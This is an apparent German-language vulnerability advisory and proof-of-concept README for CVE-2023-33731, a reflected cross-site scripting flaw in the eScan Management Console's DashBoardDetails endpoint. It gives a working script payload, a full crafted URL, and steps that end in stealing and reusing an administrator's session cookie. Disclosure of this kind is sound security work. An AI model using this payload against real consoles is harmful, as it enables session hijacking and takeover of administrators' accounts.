 sahiloj/cve-2023-33731
Eine Reflected Cross-Site Scripting (XSS) Sicherheitslücke wurde in der eScan Management Console (Version 14.0.1400.2281) von Microworld Technologies entdeckt.


Eine Reflektierte Cross-Site-Scripting (XSS)-Schwachstelle wurde in der eScan Management Console (Version 14.0.1400.2281) von Microworld Technologies entdeckt. Die Schwachstelle befindet sich im Dashboard Details (DashBoardDetails)-Endpunkt, bei dem mehrere Query-String-Parameter ohne ordnungsgemäße Bereinigung oder Ausgabekodierung in die HTML-Antwort übernommen werden. Ein nicht authentifizierter Remote-Angreifer kann eine bösartige URL erstellen und einen authentifizierten Administrator dazu verleiten, darauf zu klicken, wodurch beliebiges JavaScript in der Browsersitzung des Opfers ausgeführt wird.
| Feld | Wert |
|---|---|
| CVE-ID | CVE-2023-33731 |
| Schwachstellentyp | Reflektiertes Cross-Site-Scripting (XSS) |
| CWE | CWE-79 — Unsachgemäße Neutralisierung von Eingaben während der Webseitengenerierung |
| Betroffenes Produkt | Microworld Technologies eScan Management Console |
| Betroffene Version | 14.0.1400.2281 |

| Anfälliger Endpunkt | /ewconsole/ewconsole.dll/DashBoardDetails |

| Anfällige Parameter | type, subtype, result |
| Angriffsvektor | Netzwerk (präparierte URL, zugestellt per Phishing / Social Engineering) |
| Erforderliche Authentifizierung | Das Opfer muss authentifiziert sein; der Angreifer benötigt keine Anmeldedaten |
| Getestet auf | Windows |
| Offengelegt | 30. Mai 2023 |
| Hersteller-Website | https://www.escanav.com |
| Metrik | Wert |
|---|---|
| Basis-Score | 6.1 (Mittel) |
| Angriffsvektor | Network |
| Angriffskomplexität | Low |
| Erforderliche Privilegien | None |
| Benutzerinteraktion | Required |
| Scope | Changed |
| Vertraulichkeit | Low |
| Integrität | Low |
| Verfügbarkeit | None |
CVSS 3.1-Vektor:
AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Die eScan Management Console stellt eine Weboberfläche (ewconsole.dll) bereit, die verschiedene Verwaltungsvorgänge einschließlich Dashboard-Ansichten übernimmt. Der DashBoardDetails-Endpunkt akzeptiert mehrere Query-String-Parameter (type, subtype, result, windowname, DisplayOSSelection) und verwendet deren Werte, um HTML-Inhalte in der Serverantwort dynamisch zu erzeugen.
Der serverseitige Code bereinigt (sanitize) oder kodiert (HTML-encode) die vom Benutzer gelieferten Eingaben nicht, bevor er sie in den Antworttext einbettet. Insbesondere wird der Wert des Parameters type direkt in einen HTML-Attributkontext übernommen, ohne Sonderzeichen wie ", < und > zu escapen. Dadurch kann ein Angreifer den Attributkontext verlassen und beliebige HTML-/JavaScript-Tags injizieren.
Derselbe Fehler ist auch in den Parametern subtype und result vorhanden.
GET /ewconsole/ewconsole.dll/DashBoardDetails?type=<PAYLOAD>&subtype=<PAYLOAD>&result=<PAYLOAD>&windowname=usrmgmt&DisplayOSSelection=true
Host: cl.escanav.com
Die URL-kodierte Payload PS%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E wird dekodiert zu:
PS"><script>alert(document.cookie)</script>
| Fragment | Zweck |
|---|---|
PS" | Schließt den vorhandenen HTML-Attributwert (" beendet das Attribut) |
> | Schließt das umgebende HTML-Tag |
<script>alert(document.cookie)</script> | Injiziert einen Skriptblock, der JavaScript ausführt und hier das Session-Cookie exfiltriert |
⚠️ Nur für Bildungs- und autorisierte Sicherheitsforschungszwecke.
Schritt 1: Melden Sie sich mit gültigen Anmeldedaten bei der eScan Management Console an.
Schritt 2: Rufen Sie die folgende präparierte URL auf (oder übermitteln Sie sie einem authentifizierten Opfer):
https://cl.escanav.com/ewconsole/ewconsole.dll/DashBoardDetails?type=PS%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E&subtype=13&result=3&windowname=usrmgmt&DisplayOSSelection=true
Dekodierte Payload im Parameter type:

PS"><script>alert(document.cookie)</script>
Schritt 3: Beim Laden der Seite wird das injizierte Skript im Browser ausgeführt. Ein Alert-Dialog erscheint und zeigt das aktive Session-Cookie des Opfers.
Schritt 4: Der Angreifer erfasst den Wert des Session-Cookies und nutzt ihn, um die Sitzung des Administrators zu übernehmen und die volle Kontrolle über die Management Console zu erlangen.
Eine erfolgreiche Ausnutzung dieser Schwachstelle ermöglicht einem Angreifer Folgendes:

